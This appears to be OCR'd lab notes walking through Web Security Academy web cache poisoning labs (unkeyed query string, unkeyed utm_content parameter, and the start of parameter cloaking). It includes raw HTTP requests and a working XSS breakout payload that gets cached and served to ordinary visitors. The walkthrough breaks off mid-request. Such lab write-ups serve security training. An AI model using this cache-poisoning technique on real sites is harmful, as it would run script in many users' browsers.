
- This lab is vulnerable to web cache poisoning because the query string is unkeyed. A user regularly visits this site's home page using Chrome.
- To solve the lab, poison the home page with a response that executes alert(1) in the victim's browser.
- Info: Excluding the query string from the cache key can actually make these reflected XSS vulnerabilities even more severe.
- Usually, such an attack would rely on inducing the victim to visit a maliciously crafted URL. However, poisoning the cache via an unkeyed query string would cause the payload to be served to users who visit what would otherwise be a perfectly normal URL. This has the potential to impact a far greater number of victims with no further interaction from the attacker.
- **Summary - Steps to Exploit:**
- See slides.

- In the home page of the application inject a random query parameter with a unique value that can be checked if it's included in the response.
- The query parameter was included in the response.
- Now send a normal request to the home page of the application and the query parameter is still reflected in the response.
- This indicates that the application is caching the response and that the query parameter is Unkeyed.

How to determine that a query parameter is Unkeyed?


Can this be exploited to elicit another vulnerability, like XSS.

- Inject a XSS payload that breaks out of the context that it is being reflected in the response.
- The XSS payload is reflected without any encoding/filters applied to the payload.
- After sending a normal request to the home page of the application, we still see the XSS payload in response.




- Normal HTTP request to the home page of the application results in a XSS payload execution.


- We are not required to trick a user into visiting a crafted URL with XSS payload, as the malicious response has been cached.



- Using the Param Miner extension we was also able to identify the unkeyed parameter vulnerability.

- Extensions -> Param Miner -> Param Miner -> Unkeyed param





Lab: Web cache poisoning via an unkeyed query parameter

Lab: Web cache poisoning via an unkeyed query parameter

- This lab is vulnerable to web cache poisoning because it excludes a certain parameter from the cache key. A user regularly visits this site's home page using Chrome.
- To solve the lab, poison the cache with a response that executes alert(1) in the victim's browser.
- **Summary - Steps to Exploit:**
- Every time we change the query parameter, we get a cache miss. This indicates that it is part of the cache key. The query string is also reflected in the response. If we keep sending the same request with the same random query we get a cache hit, because the requests is mapping to already cached response.
- Now the goal here is to use a parameter to inject a malicious payload so that it is cached but where that parameter is unkeyed.
- We can use the Param Miner extension to “Guess GET parameters”. The parameter found is utm_content.
- We can confirm that this parameter (utm_content) is unkeyed by adding it to the request and still receive a cache hit. If this parameter was keyed, we would’ve received a cache miss just like whenever the random parameter is changed.
- So now just include the utm_content parameter with a payload that executes XSS and wait for a cache hit
- Now remove the parameter and notice a normal request to the home page contains the malicious content

- Like the previous lab, inject a random query parameter to identify if it is being used in the applications' response:
- ?test=123

- This time the query parameter was part of the Cache Key, so sending a normal HTTP request did not result with that query parameter being returned in the response.

- Using the "Pragma" header, we can see the Cache Key involves anything included under the URL path.

- The “utm_content” query parameter is not part of the Cache Key.
- This can be confirmed by sending these 2 different requests.
- The normal request to the application’s home page still returns the “utm_content” query parameter in the response.

Request

Pretty Raw Hex Hackvertor

```
GET /?utm_content=123 HTTP/2
Host: 0af400a10406d62f817902f600970084.web-security-academy.net
Cookie: session=edd7aWFpJWlX4gOEzmNwWNeDGKs2Cr6K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af400a10406d62f817902f600970084.web-security-academy.net/post?postId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: utm_content=123; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 0
X-Cache: miss
Content-Length: 8197

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <link rel="canonical" href='
    //0af400a10406d62f817902f600970084.web-security-academy.net/?utm_content=123'/>
    <title>
```

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/2
Host: 0af400a10406d62f817902f600970084.web-security-academy.net
Cookie: session=edd7aWFpJWlX4gOEzmNwWNeDGKs2Cr6K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af400a10406d62f817902f600970084.web-security-academy.net/post?postId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 8
X-Cache: hit
Content-Length: 8197

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <link rel="canonical" href='
    //0af400a10406d62f817902f600970084.web-security-academy.net/?utm_content=123'/>
    <title>
```

- Injecting an XSS payload via the “utm_content” header will result in successful exploitation of XSS.
- This will affect all users who are visiting the home page of the application, since the parameter is not part of the Cache Key and the response was cached.
- The attacker does not need to trick a user into visiting a specially crafted link that contains the XSS payload.

Request

Pretty Raw Hex Hackvertor

```
GET /?utm_content=123'/><script>alert(1)</script><' HTTP/2
Host: 0af400a10406d62f817902f600970084.web-security-academy.net
Cookie: session=edd7aWFpJWlX4gOEzmNwWNeDGKs2Cr6K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af400a10406d62f817902f600970084.web-security-academy.net/post?postId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: utm_content=123%27%2f%3e%3cscript%3ealert%281%29%3c%2fscript%3e%3c%27; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 0
X-Cache: miss
Content-Length: 8227

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link rel="canonical" href='//0af400a10406d62f817902f600970084.web-security-academy.net/?utm_content=123'/><script>alert(1)</script><''/>
```

Request

Pretty Raw Hex Hackvertor


```
GET / HTTP/2
Host: 0af400a10406d62f817902f600970084.web-security-academy.net
Cookie: session=edd7aWFpJWlX4gOEzmNwWNeDGKs2Cr6K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af400a10406d62f817902f600970084.web-security-academy.net/post?postId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 7
X-Cache: hit
Content-Length: 8227

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link rel="canonical" href='//0af400a10406d62f817902f600970084.web-security-academy.net/?utm_content=123'/><script>alert(1)</script><''/>
```


https://0af400a10406d62f817902f600970084.web-security-academy.net
Web Security Academy
Web cache poisoning via an unkeyed query parameter
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO
BLOG
0af400a10406d62f817902f600970084.web-security-academy.net
1
OK

Lab: Parameter cloaking

Lab: Parameter cloaking

- This lab is vulnerable to web cache poisoning because it excludes a certain parameter from the cache key. There is also inconsistent parameter parsing between the cache and the back-end. A user regularly visits this site's home page using Chrome.
- To solve the lab, use the parameter cloaking technique to poison the cache with a response that executes alert(1) in the victim's browser.
- **Summary - Steps to Exploit**:
- See slides.

- The “utm_content” query parameter is not included in the Cache Key.
- A normal request to the application’s home page still returns that query parameter in the response.

Request

Pretty Raw Hex Hackvertor

```
1 GET /?utm_content=123 HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a5300080445f53380a4e98f005a00cc.web-security-academy.net/post?postId
  =5
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 4
6 X-Cache: hit
7 Content-Length: 8249
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
13     <link href=/resources/css/labsBlog.css rel=stylesheet>
14     <link rel="canonical" href='
       //0a5300080445f53380a4e98f005a00cc.web-security-academy.net/?utm_content
       =123'/>
15     <title>
         Parameter cloaking
       </title>
16   </head>
```

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a5300080445f53380a4e98f005a00cc.web-security-academy.net/post?postId=5
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 9
6 X-Cache: hit
7 Content-Length: 8249
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
13     <link href=/resources/css/labsBlog.css rel=stylesheet>
14     <link rel="canonical" href='
       //0a5300080445f53380a4e98f005a00cc.web-security-academy.net/?utm_content=12
       3'/>
15     <title>
         Parameter cloaking
```

- There is a request to a JavaScript file that contains a parameter called “callback”.
- Its value is set to a function that is defined within that same file.
- The context of the HTTP response is within the MIME type -> application/javascript
- If we can change the value of the “callback” parameter, while keeping the original Cache Key, we execute XSS that affects many users.

Request

Pretty Raw Hex Hackvertor

```
1 GET /js/geolocate.js?callback=setCountryCookie HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 0
6 X-Cache: miss
7 Content-Length: 201
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

  };
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

  };
11 setCountryCookie({
   "country":"United Kingdom"
  });
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /js/geolocate.js?callback=setCountryCookie?callback=test HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/112.0
5 Accept:
